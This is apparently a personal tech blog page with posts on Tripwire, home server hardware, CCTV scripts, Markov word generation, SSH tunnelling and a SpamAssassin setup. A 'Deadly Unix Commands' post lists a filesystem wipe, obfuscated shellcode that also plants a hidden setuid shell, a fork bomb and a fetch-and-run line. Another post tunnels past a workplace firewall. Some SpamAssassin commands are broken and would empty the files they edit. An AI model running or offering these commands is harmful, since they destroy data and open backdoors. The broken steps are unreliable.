Ben's Blog

Category: I.T.

202 Articles
I.T., maniacal paranoia, unix / linux ben February 14, 2011

Tripwiring your linux box

Privilege escalation, trojan’ed SSH daemons, key loggers… While the focus is still mostly on MS platforms, Unix boxes aren’t free of exploits. As they are made popular by Macs and ever more approachable distributions like Ubuntu, they become more of a focus. The large share of the server market they represent is a considerable source of information that is mouth-watering to hackers.

A good tool in the fight against ever evolving malware is Tripwire (the open source version cause we’re cheap). It takes the signature of key files on your systems (configuration, binaries) and checks them regularly for changes. Its major strength is the fact that no matter what exploit was used to compromise a certain binary, if this binary is infected, tripwire will go off. Modern antivirus softwares look for specific signatures of known infections, and there are so many of them that they only look for the ones that are thought to be in the wild at any given time. They also are in reactive mode against 0days and usually take a few days to adjust. Their behavioral analysis methods are based on heuristics and generate too many false positives to be worthwhile.

Tripwire doesn’t care what the infection is, it just goes off if something changed. This is simple and efficient. Now it should only be one piece of a comprehensive security policy.

In this article we’ll look at getting it installed and going on Ubuntu in a matter of minutes. You’ll want to be root for all this.

——————————————

First, get the package:

[bash]aptitude install tripwire[/bash]


It’ll ask you for the passphrases used to secure itself.

You’ll end up with these config files in /etc/tripwire:

——————————————

Edit /etc/tripwire/twpol.txt to define which areas to keep an eye on, a pretty ok default is provided but needs some tweaking for Ubuntu and personal preference. I’d publish mine but hey, that’d be pretty stupid. Just keep in mind that you can use an exclamation mark “!” to negate a line, let’s say you want it to look at /etc but not /etc/shadow (user will want to change passwords in most cases) you’ll have a rule that looks like that:

[code]{
/etc        -> $(SEC_BIN) ;
! /etc/passwd ;
}[/code]

——————————————

When you’re done, run:

[bash]twadmin –create-polfile -S /etc/tripwire/site.key /etc/tripwire/twpol.txt[/bash]

This will create the secured policy file based on the text file you just edited.

——————————————

The config file (/etc/tripwire/twcfg.txt) can be edited too but the defaults are nice too. When done run:

[bash]twadmin –create-cfgfile -S /etc/tripwire/site.key /etc/tripwire/twcfg.txt[/bash]

Again, this creates it secured equivalent.

——————————————

Make sure that the created file are only readable/writable by root

[bash]chmod 600 /etc/tripwire/tw.cfg /etc/tripwire/tw.pol[/bash]

Good practice dictates that you also should be removing plain text configuration files but you’ll want to keep them around for a little while, as you tweak your original config.

——————————————

Finally, you can initialize the database with:

[bash]tripwire –init[/bash]

What this does is take a snapshot of everything you’ve specified in the policy file. If any of it changes, you’ll be notified.

——————————————

The following will run the check for changes manually.

[bash]tripwire –check[/bash]

When you installed the package with aptitude, /etc/cron.daily/tripwire was automatically created to have this run everyday, root will received a mail report every day.

——————————————

If you want to make a change to the base config:

[bash]edit /etc/tripwire/twpol.txt
twadmin –create-polfile -S /etc/tripwire/site.key /etc/tripwire/twpol.txt
tripwire –init[/bash]

If you want to update the base config, for example to acknowledge changes that happened on the box:

[bash]tripwire –update –twrfile /var/lib/tripwire/report/<hostname>-<date>-<hour>.twr[/bash]

all out geekery, I.T. ben February 12, 2011

The static experiment – all done!

The little static box is up & running, Akrin has been fully migrated to it. I absolutely love that there are no moving parts in there. The running temperature of the CPU is what worried me the most since nothing is making the air flow in & out of there. At the heat of heavy processing, the temperature of the CPU doesn’t go above 67 degrees Celsius. That’s pretty all right! Quite frankly this little box handles stress very well but my point of reference is so obsolete I’m bound to be impressed :).

Picture bellow, the new & old Akrin together for a soul transfer

So there you have it, a kick ass little box discrete to the eyes & ears.

all out geekery, I.T. ben February 07, 2011

The static experiment – WTF Habey?

The hardware showed up! So I get busy installing the RAM and the SSD. Habey in all its generosity included a SATA data cable with its barebone server. This is cool I guess, I mean I already have a bunch and hard disks always have cables but I’ll take it.

I proceed to start hooking the SSD when I realize that there are no SATA power slots anywhere.


Do you see anything?

The problem is that apparently I’m the only person who ever bought one of these systems. There is literally no information available on any site (including www.habeyusa.com) on how to power your hard drives. Even though it has an IDE slot, there is no 4 pin Molex power available either, so no luck hijacking one of these for the SATA SSD.

After careful examination of the motherboard, there is one slot that’s labeled “POWOUT1”. It’s a slot whose shape I haven’t seen for ages. I hope you’re sitting as you’re about to read this: it is shaped for 3.5″ floppy disk drive power. And that’s the only power that seems tap-able for hard drives. Much research on the web yields many 4 pin Molex to SATA cable converters. Eventually some Floppy power to to 4 pin Molex. Ultimately I found just the cable I needed.

You’re reading right; SATA Power 15pin to FDD (as in Floppy Disk Drive) power 4 pin…

Habey thought to include a standard SATA data cable but not their weird ass power equivalent. And it you look carefully, SATA power cables have 5 cables, the picture above has only 4. The 3 Volts cable has just been gotten rid of. Doesn’t this affect functionality?

Well fuck everything, I’m not waiting 5 more days for a silly cable. Thankfully we have a master hardware tinkerer at work, and after verifying the voltage of the slots on the motherboard (to verify that it was indeed FDD power), we cannibalized a couple of old power supplies to come up with a Frankenstein cable.

TADAAAAAA!!


And it works perfectly. Seriously Habey: better labeling, a motherboard manual (online or paper) or a weird ass cable included would have been nice.

Tomorrow we’ll stress test the box and it’d better take the beating without crashing.

Thanks to playtool.com for their very helpful resource.

all out geekery, I.T. ben February 06, 2011

The static experiment

Akrin is an server whose soul has been through many iterations of old hardware. It never needed much resources so I easily got away with $30 PCs bought at the university surplus.

It currently resides on an aged Pentium IV with just 500MB of RAM and some old IDE hard drive. With the addition of more & more projects (recently: CCTV installation, new sites such as www.blindspotis.com, database intensive Markov chains generation), it’s close to maximum capacity and could use an upgrade.

More than new hardware I’ve decided it was time to change how computing was done at home.  And I’m going for no moving parts. This means no fans, no spinning disks and no moving heads.

What are the advantages?

  • no vibrations, not an iota of noise
  • no jet take off sound when running heavier computation
  • no malfunctioning fans that could result in a fire hazard
  • supposedly hardware that is more resistant to shocks
  • fanless means less powerful which in terms means less power consumption

Here’s what I ordered:

  • Habey EPC-6542 ($230) link, full specs

It doesn’t come with RAM or a hard drive. I like the small form factor and the fact that it has 2 NICs. This means it can easily be recycled in a nice router should the experiment fail.

  • Some RAM (DDR2 SODIMM), I went for the max 2GB that the EPC-6542 will support. ($45) link
  • A 2.5″ SATA II 128GB solid state disk (SSD) ($223 – $75 mail in rebate = $148) link

Now SSDs are pretty expensive compared to traditional hard drives so it is a high price to pay for no moving parts. But they are also much faster, and because of the CCTV cams recording  24/7, I think that the I/O speed gain will have a tremendous overall effect on the server.

Akrin will soon run on $423 of new hardware, this is unprecedented 🙂

To be continued…

I.T., maniacal paranoia ben January 27, 2011

The death of the internet

Let me throw a few of concepts we’ve been hearing about more & more lately:

  • metered bandwidth
  • end of net neutrality
  • content censorship
  • protocol restrictions
  • geographic restrictions
  • wiretapping
  • deep packet inspection
  • malware becoming crimeware
  • dataleaks
  • DDoS
  • internet kill switch

The way that we used to see the internet as an unrestricted web of information is changing rapidly. And it looks like the free ride is coming to an end.

Corporations want to dictate our internet usage, politicians don’t understand the issues of a technology from the next generation; and if they do, lobbyist money has a strong convincing power. And quite frankly your average user has no clue either. What was once a free and unrestricted flow of information is quickly becoming a metered and port/site/protocol restricted happy network.

references:

Traffic discrimination & Net Neutrality

Comcast’s P2P throttling suit

What was revolutionary about the internet was its lack of boundaries, the world was connected. Since then the marketing & licensing geniuses have caught on to the fact that it is possible to restrict content by geographic location. Like regions on DVDs you now cannot consume certain media in certain regions. It is a travesty to the human accomplishment that is the internet and inevitably leads to the absurdity that it is easier to consume pirated content than legal one.

Organized crime also has caught on, the obnoxious malware & viruses that were once spreading for fame or installing dumb toolbars are now becoming very targeted at committing crimes. From harvesting financial information to generating DDOS attacks. A black market of stolen information and network hitmen is emerging on an internet that many companies handling your data do not understand. Viruses much like biologic organisms are becoming polymorphic with self defense mechanisms. Their technological advancement clearly shows funded work as opposed to the classic image of the basement hacker we all have ingrained in our heads.

references:

Zeus botnets specialized in harvesting financial data

Researchers hijack control of the Torpig botnet for 10 days and recover 70 GB of stolen data from 180,000 infections

Governments are starting to play their silly international politics game on this new field, releasing cyber attacks against one another. The amount of information & critical infrastructure facing the great network is making it a strategic field of military and intelligence importance. It is clear that the network in its current state of international openness is an issue to government interests, and we can fully expect to find cyber borders erected in the near future, not unlike the great firewall of China even though this last example has other applications. Applications that pertain to opinion control via censoring, China isn’t the only country doing that, Australia is pretty good at it. And the U.S. is working on creating a presidential “interet kill switch”, you know just in case people here get sick enough of 2 everlasting wars and 4th amendment tramplings to take the streets. Egypt has just done it, they shut down internet and cell phone communications during their 2011 protests.

references:

Stuxnet’s specific targeting of Iran’s SCADA controled systems

The Great Firewall of China

Australia’s intenet censorship

Obama’s internet kill switch

How Egypt shut down the internet

At a time when Wikileaks is putting to shame governments and corporations, more controls are inevitable.

So what’s next?

Computers and network devices have become increasingly powerfull. So much so that this blog you’re reading is instantiated on a 8 years old server sitting on a fridge behind a home DSL. Besides computing & networking power, something else has been growing that you might have heard about: social networks.

I think that one day, a couple of geeks will be tired of the state of the internet and will throw a home-made link between their houses to share what they want when they want without getting advertised, wiretapped, datamined or attacked. This can currently be done with long range wireless devices (WiMAX) or even by adding a layer to the current infrastructure (think VPN).  Soon a third geek friend will want in, and provided that he is trusted by the founders, he’ll get in. After a while, adding friends of friends will become too far out of reach for the founders to decide and they will implement a social reputation based system for dealing with users.

And that’s it, you have a social network (at the strictest send of the term) that is growing & correcting itself based on reputation. This will of course be completely decentralized (unlike the internet) which means you will be relaying information for individuals you don’t know, hence the criticality of its reputation element.

This network will eventually be overrun by corporate, mafia & government interests finding ways to abuse the reputation systems, it will slowly die and be replaced by another couple of geeks down the road.

The end.

all out geekery, I.T. ben December 25, 2010

Markov chains based random word generation

Markov chains are used primarily in Natural Language Processing for part-of-speech tagging. Corpora are studied to establish the construction of sentences. This is a very powerful algorithm that can also be used to generate new material (words, text, et cetera). In this first post I will talk about generating words.

  • How it works


Given a corpus, letter patterns are studied at different depths. For depth one, the probability of a letter following another is established. For depth two the probability of a letter following a sequence of 2 letters is established. The same goes for greater depths. The result of all this studying is a table of probabilities defining the chances that letters follow given sequences of letters.

When the time comes to generate words, this table of probabilities is used. Say that we need to generate a word at depth 2, we seed the word with 2 null letters, then we look in the table for all the letters that can follow a sequence of 2 null letters and their associated probabilities. Their added probabilities will be 1 obviously. We generate a random number between 0 and 1 and use it to pick which following letter will be chosen. Let’s say that the letter “r” was chosen. Our generated word is now comprised of “null” and “r”. We now use this sequence as the basis for our next letter and look for the letters that can follow it. We keep going until an null letter is reached, signifying the end of the generated word.

Here’s a sample of a probability table:

  • Benefits of this algorithm

It will generate words that do not exist but respect the essence of the corpus it’s based on. This is really cool for example to generate words that sound English but aren’t (say for random passwords that can be pronounced/remembered). We could also make a list of all the cool words (motorcycle, sunglasses, racing, et cetera) and extract their essence to generate maybe a product name that is based on coolness :).

Go ahead and play with it:

I.T., unix / linux ben December 21, 2010

Deadly Unix Commands

  • the oldie but goodie

[bash]rm -rf /[/bash]

will recursively/force erase starting from the root directory

  • the obfuscated oldie but goodie

[bash]char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "xebx3ex5bx31xc0x50x54x5ax83xecx64x68"
"xffxffxffxffx68xdfxd0xdfxd9x68x8dx99"
"xdfx81x68x8dx92xdfxd2x54x5exf7x16xf7"
"x56x04xf7x56x08xf7x56x0cx83xc4x74x56"
"x8dx73x08x56x53x54x59xb0x0bxcdx80x31"
"xc0x40xebxf9xe8xbdxffxffxffx2fx62x69"
"x6ex2fx73x68x00x2dx63x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";[/bash]

same as the previous one but harder to tell what it actually does

  • the fork bomb

[bash]<code class="plain plain">:(){:|:&};:</code>[/bash]

forks processes until the box dies. note that this command should not result in permanent damage unlike the other ones.

  • running code from a remote source

[bash]wget http://remote_source.com/lulscript -O- | sh[/bash]

lulscript will be executed on the local machine

  • the one you don’t need root for

[bash]mv ~/* /dev/null[/bash]

sends the relative home directory into a black hole

I.T., maniacal paranoia ben December 03, 2010

OH MY GOD

I came home to find one of my garbage cans laying on the ground. WHAT THE HELL? WHO DID THIS? I know, I will solve this ruthless crime with my new CCTV installation.

An the culprit is:

[flv:http://ben.akrin.com/wp-content/uploads/2010/12/poubelle.flv 640 480]

the wind…

I.T., maniacal paranoia ben November 17, 2010

CCTV at home or how to lead an Orwellian household

I have recently acquired 5 Foscam FI8918W ip cameras for monitoring my house.

While this may seem like a step towards wearing a tinfoil hat, I have several reasons for doing so:

  • It’s a fun geek project that is a subset of a larger endeavor to wire my house (think remote control)
  • I love to know when the UPS guy dropped a package so I don’t have hundreds of dollars worth of electronics sitting on my front porch
  • I get to know how the freaking chicken get out of their cage
  • I get to know when the fucking raccoon is doing his patrol at night so I can shoot it in the face
  • I would like to do fast motion videos of the garden through the seasons
  • And yeah I’ll admit it, I like to keep an eye on stuffs


These little cams are absolutely great, some key features include: cat5 & wifi (wep, wpa, wpa2) network access, nightvision, pan 300 degrees, tilt 120 degrees, remote control & view. I wish I had bought a couple of outside ones though. The problem with most cameras is that they do night vision by shining some infrared LEDs, if your camera is inside pointing outside, the IR will get reflected by the window and the outside won’t be visible. I have yet to mess with the angles and such to try and fix that.

What an inside camera pointed at the outside looks like at night

The web interface for the cams is great, although not all the features are supported in browsers other than IE (for example sound, microphone and multicam) but video & remote control are fine.

If you want to record what the cams see, you’ll want a server on your network. In my case I use my Linux box and run the following script every hour:

[bash]pkill -9 wget
nohup wget http://<cam1_ip>/videostream.asf?user=<username>&pwd=<password> -O /cameras/cam1_`date +%F_%T`.asf > /dev/null 2>&1 &
nohup wget http://<cam2_ip>/videostream.asf?user=<username>&pwd=<password> -O /cameras/cam2_`date +%F_%T`.asf > /dev/null 2>&1 &
nohup wget http://<cam3_ip>/videostream.asf?user=<username>&pwd=<password> -O /cameras/cam3_`date +%F_%T`.asf > /dev/null 2>&1 &
nohup wget http://<cam4_ip>/videostream.asf?user=<username>&pwd=<password> -O /cameras/cam4_`date +%F_%T`.asf > /dev/null 2>&1 &
nohup wget http://<cam5_ip>/videostream.asf?user=<username>&pwd=<password> -O /cameras/cam5_`date +%F_%T`.asf > /dev/null 2>&1 &
rm /cameras/cam*_`date –date="5 days ago" +%F_`*.asf[/bash]


This hourly rotation makes it convenient to quickly locate a file pertaining to an event you’re interested in. I am removing files older than 5 days but this can easily be adjusted on the last line. The directory where this all ends up is exported to a web server for remote access which yields the following results:

As you can see, an hour on 1 cam takes about 500M of disk space. This is because the cams do not have the processing power to compress the video stream, and this is fine by me, I don’t want them doing anything of the sort. The hourly cron could very well be augmented to encode new files but storage is cheap, my server not beefy and 5 days are more than enough for me.

As for making the cameras themselves available on the web, this frankly takes some guts. This is obviously a very critical device that you do not want anybody to have access to. One could simply forward some ports on their routers and rely on the cam’s authentication mechanism (make sure to change the default of admin/<blank>…). I don’t want the cams to even face the world where they are susceptible to exploits and bruteforce attacks so I proxy their access through my web server. This allows me to restrict IP access (default deny of course). I am also able to keep an eye on the logs and in general adds a layer of protection.

Here is the .htaccess file that does this magic for one of the cams (you’ll need to have mod_proxy enabled)

[bash]Options +FollowSymLinks
RewriteEngine On
RewriteBase /
RewriteRule ^(.*)$ http://<cam_ip>/videostream.cgi?user=<username>&pwd=<password> [P][/bash]

Foscam made it really easy to mess with the cam, all of the options that are available through their web interface are also available through direct URL calls which makes it easy to integrate the camera functionalities in a script (like the recording above). I’ve even started writing my own web interface for semi-public access that allows for visual customization as well and very granular function control.

the following URLs can be appended with “&user=<username>&pwd=<password>” so as to authenticate directly.

  • http://<cam_ip>/snapshot.cgi gives you the current image
  • http://<cam_ip>/video.cgi gives you live video
  • http://<cam_ip>/live.htm gives you live video
  • http://<cam_ip>/set_misc.cgi?ptz_patrol_rate=20 lets you change the rotation speed of the motors.
  • http://<cam_ip>/set_misc.cgi?ptz_center_on_start=0 turns off the initial power-on rotation
  • http://<cam_ip>/set_misc.cgi?led_mode=2 disables the front status LED
  • http://<cam_ip>/reboot.cgi will reboot the cam
  • http://<cam_ip>/decoder_control.cgi?command=0&onestep=1 tilts up
  • http://<cam_ip>/decoder_control.cgi?command=2&onestep=1 tilts down
  • http://<cam_ip>/decoder_control.cgi?command=4&onestep=1 tilts left
  • http://<cam_ip>/decoder_control.cgi?command=6&onestep=1 tilts right
  • http://<cam_ip>/set_misc.cgi?ptz_auto_patrol_type=1 sets the patrol type, possible values: 0: none; 1: horizontal; 2: vertical; 3: horizontal + vertical
  • http://<cam_ip>/get_misc.cgi displays functional values
  • http://<cam_ip>/get_log.cgi displays access log
  • http://<cam_ip>/get_params.cgi displays configuration values



I’m very happy with them, they’re great products and fun to play with. One downside is their microphones which are pretty horrible but I don’t care much about sound. Here are a few pictures of them in action:

Inside cam pointed outside during the day

Nightvision in the chicken coop

[flv:http://ben.akrin.com//wp-content/uploads/2010/11/New-Project.flv 640 480]

I.T., unix / linux ben July 22, 2010

process file descriptor count

I’ve recently had to deal with a process leaking file descriptors. The following command came in handy as a quick way to count how many file descriptors a process is using.

Let’s say that we want to count them for the process(es) called firefox:

[bash]ps -ae | grep firefox | perl -lane ‘print $F[0]’ | while read filename; do ls /proc/$filename/fd; done | wc -w[/bash]

TADAA!

unix / linux ben October 28, 2009

VM stuck on a task

I’ve recently lost control of a VM that was stuck at 95% of a task. I waited and tried to regain control of the VM, nothing helped. This is how I got around it:

[code]
SSH into the ESX on which the VM is instantiated
cat /proc/vmware/vm/*/names | grep <vm_name>
note the vmid
/proc/vmware/vm/<vmid>/cpu/status
note the group vmid
/usr/lib/vmware/bin/vmkload_app -k 9 <group_vmid>
[/code]

That’s it!

I.T., unix / linux ben September 03, 2009

ssh tunnel to circumvent a firewall

My work place like many others has a pretty restrictive firewall that doesn’t let me ssh into my own machine. To get in the network, one has to use VPN which means that a furious battle will rage getting this to work in linux; but above all you won’t get to ssh from your phone.

So if you have a home server, run the following command on your work machine and it will create a tunnel from your work machine to your home server:

[bash]ssh -f -N -R 1337:localhost:22 root@home_server[/bash]

Now login to your home server and when you

[bash]ssh localhost -p 1337[/bash]

You will in fact be sshing to your work machine via magic fairies & such.

It adds a level of indirection which sucks major balls, so you can copy some keys and get all that automated but I don’t want to go into these details. Figure it out.

You can go away now.

I.T., unix / linux ben September 02, 2009

Count how many file descriptors are being used by every process of a certain name

here’s a neat little command:

ps -ae | grep <process_name> | perl -lane ‘print $F[0]’ | while read filename; do ls /proc/$filename/fd; done | wc -w

just replace process_name by httpd for example and it’ll tell you how many file descriptions are in use by all the processes with http in them.

I.T., unix / linux ben June 06, 2009

Postfix & Spamassassin integration allowing for custom processing

This assumes that you have postfix installed and running as your SMTP server

First, make sure that you’re root

[bash]whoami[/bash]

I probably shouldn’t have to explain that if you’re reading this but just in case; if that last command returned something else than ‘root’ issue the following command

[bash]sudo su[/bash]

and enter your password

step 1: Let’s install the packages we’re gonna need

[bash]apt-get update
apt-get install spamassassin spamc[/bash]

step 2: Now we configure spamassasin

[bash]cat /etc/default/spamassassin | sed -e ‘s#ENABLED=0#ENABLED=1#g’ > /etc/default/spamassassin
cat /etc/default/spamassassin | sed -e ‘s#CRON=0#CRON=1#g’ > /etc/default/spamassassin
cat /etc/spamassassin/local.cf | set -e ‘s## rewrite_header Subject *****SPAM*****#rewrite_header Subject [*****SPAM*****] > /etc/spamassassin/local.cf[/bash]

and we start/restart it

[bash]/etc/init.d/spamassassin restart[/bash]

step 3: We create a little script that will take desired action upon spamassassin flagging

create a user called spamassassin (or whatever you want as long as you keep it consistent)

[bash]useradd -m spamassassin[/bash]

then edit the script file /home/spamassassin/spamcheck and throw the following in it

[bash] # variables
 
SENDMAIL="/usr/sbin/sendmail -i"
 
EGREP=/bin/egrep
 
SPAMLIMIT=10
 
# exit codes from <sysexits.h>
 
EX_UNAVAILABLE=69
 
# clean up when done or when aborting.
 
trap "rm -f /tmp/out.$$" 0 1 2 3 15
 
# pipe message to spamc
 
cat | /usr/bin/spamc -u spamd > /tmp/out.$$
 
# are there more than $SPAMLIMIT stars in X-Spam-Level header? :
 
if $EGREP -q "^X-Spam-Level: *{$SPAMLIMIT,}" < /tmp/out.$$
 
then
 
# option 1: move spam messages to sideline dir so a human can look at them later:
 
mv /tmp/out.$$ /home/spamassassin/`date +%Y-%m-%d_%R`-$$
 
# option 2: divert spam message to an alternate e-mail address:
 
#$SENDMAIL xyz@xxxx.xx < /tmp/out.$$
 
# option 3: just delete the spam message
 
# rm -f /tmp/out.$$
 
# option 4: still relay the email to the recipient with the subject of the email now containing [*****SPAM*****]
 
# $SENDMAIL "$@" < /tmp/out.$$
 
else
 
$SENDMAIL "$@" < /tmp/out.$$
 
fi
 
# Postfix returns the exit status of the Postfix sendmail command.
 
exit $?[/bash]

make sure that you

[bash]chown spamassassin:spamassassin /home/spamassassin/spamcheck
chmod 750 /home/spamassassin/spamcheck[/bash]

step 4: Ok, so we got spamassassin going and a little script that will take an email and throw it in /home/spamassassin if it’s spam (if you chose option1) now we just need to tell postfix to pass all messages to that script

edit /etc/postfix/master.cf and replace

[code]smtp inet n – – – – smtpd[/code]

with

[code]smtp inet n – n – – smtpd -o content_filter=spamcheck:dummy[/code]

also add the following 2 lines at the bottom of the file (the indentation is important)

[code]spamcheck unix – n n – 10 pipe

